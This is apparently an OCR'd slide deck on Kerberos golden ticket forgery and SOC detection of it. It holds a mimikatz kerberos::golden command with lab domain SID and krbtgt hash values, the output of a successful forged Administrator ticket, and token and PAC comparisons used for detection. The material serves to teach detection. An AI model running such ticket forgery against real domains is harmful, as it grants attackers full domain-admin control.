
1)We need to create a session

a)We Must have a **TGT**

b)Session creates a **Token**

2)Need **TGS** on SCM service

Kerberos Authentication Flow



Kerberos Authentication Flow (**forge GT**)

Lets Google how (implement best read team practice) and create our own GT

HackTricks

Red Team Notes


adsecurity.org/?page_id=1821#KERBEROSGolden


kerberos::golden /admin:ADMIINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTPASSWORDHASH /ptt

```
mimikatz # kerberos::golden /domain:GAM.CLICK /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43ad00a8e90d836d3b051c9b
28e4abac /user:Administrator /ptt
User      : Administrator
Domain    : GAM.CLICK (GAM)
SID       : S-1-5-21-511818909-1338016983-424820340
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 43ad00a8e90d836d3b051c9b28e4abac - rc4_hmac_nt
Lifetime  : 05.11.2024 14:00:06 ; 03.11.2034 14:00:06 ; 03.11.2034 14:00:06
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ GAM.CLICK' successfully submitted for current session
```


Just put your KRBTGT and it is all

And everything works perfectly





Kerberos Authentication Flow (**GT Logon token groups**)




Kerberos Authentication Flow (**real Domain Administrator Logon**)

User: gam\Administrator
User SID: S-1-5-21-511818909-1338016983-424820340-500
Session: 1 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Type	Use
NT AUTHORITY\LogonSessionId_0_842047	Enabled	Logon Id, Mandatory	S-1-5-5-0-842047	NT (Authority)	Logon session
LOCAL	Enabled	Mandatory	S-1-2-0	Local (Authority)	WellKnownGroup
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory	Group
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory	Group
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory	Group
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory	Group
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory	Group
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory	Group
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory	Group
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory	Group
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory	Group
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory	Group
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory	Group
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory	Group
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory	Group
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory	Group
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory	Group

Default token | Permissions | Integrity | Advanced

Kerberos Authentication Flow (**GT – PAC – Token Groups**)




1998	32.329580	192.168.199.132	192.168.199.129	SMB2	2880 Session Setup Request
1999	32.329599	192.168.199.132	192.168.199.129	SMB2	2880 Session Setup Request
2002	32.330140	192.168.199.132	192.168.199.129	SMB2	2880 Session Setup Request
2004	32.331183	192.168.199.129	192.168.199.132	SMB2	315 Session Setup Response

```
GroupIDs
    Referent ID: 0x00020008
    Max Count: 5
  GROUP_MEMBERSHIP:
      Group RID: 513
    > Group Attributes: 0x00000007
  GROUP_MEMBERSHIP:
      Group RID: 512
    > Group Attributes: 0x00000007
  GROUP_MEMBERSHIP:
      Group RID: 520
    > Group Attributes: 0x00000007
  GROUP_MEMBERSHIP:
      Group RID: 518
    > Group Attributes: 0x00000007
  GROUP_MEMBERSHIP:
      Group RID: 519
    > Group Attributes: 0x00000007
> User Flags: 0x00000000
```

The same RIDS

PAC is the reason of trust: if cryptography is OK
LSASS accepts Group sids and pass to the token


That mismatches can be find, verified and information about each logon can be enriched with that info



Context paradox

To create detection logic, we sometimes need more context. In this case, we need information from Active Directory.

Only the SOC can access this information and accurately process the results.



Let’s go over the methods for **monitoring** and **detecting attacks on SCCM** and confirm why this is specifically an area of focus **for SOC**.

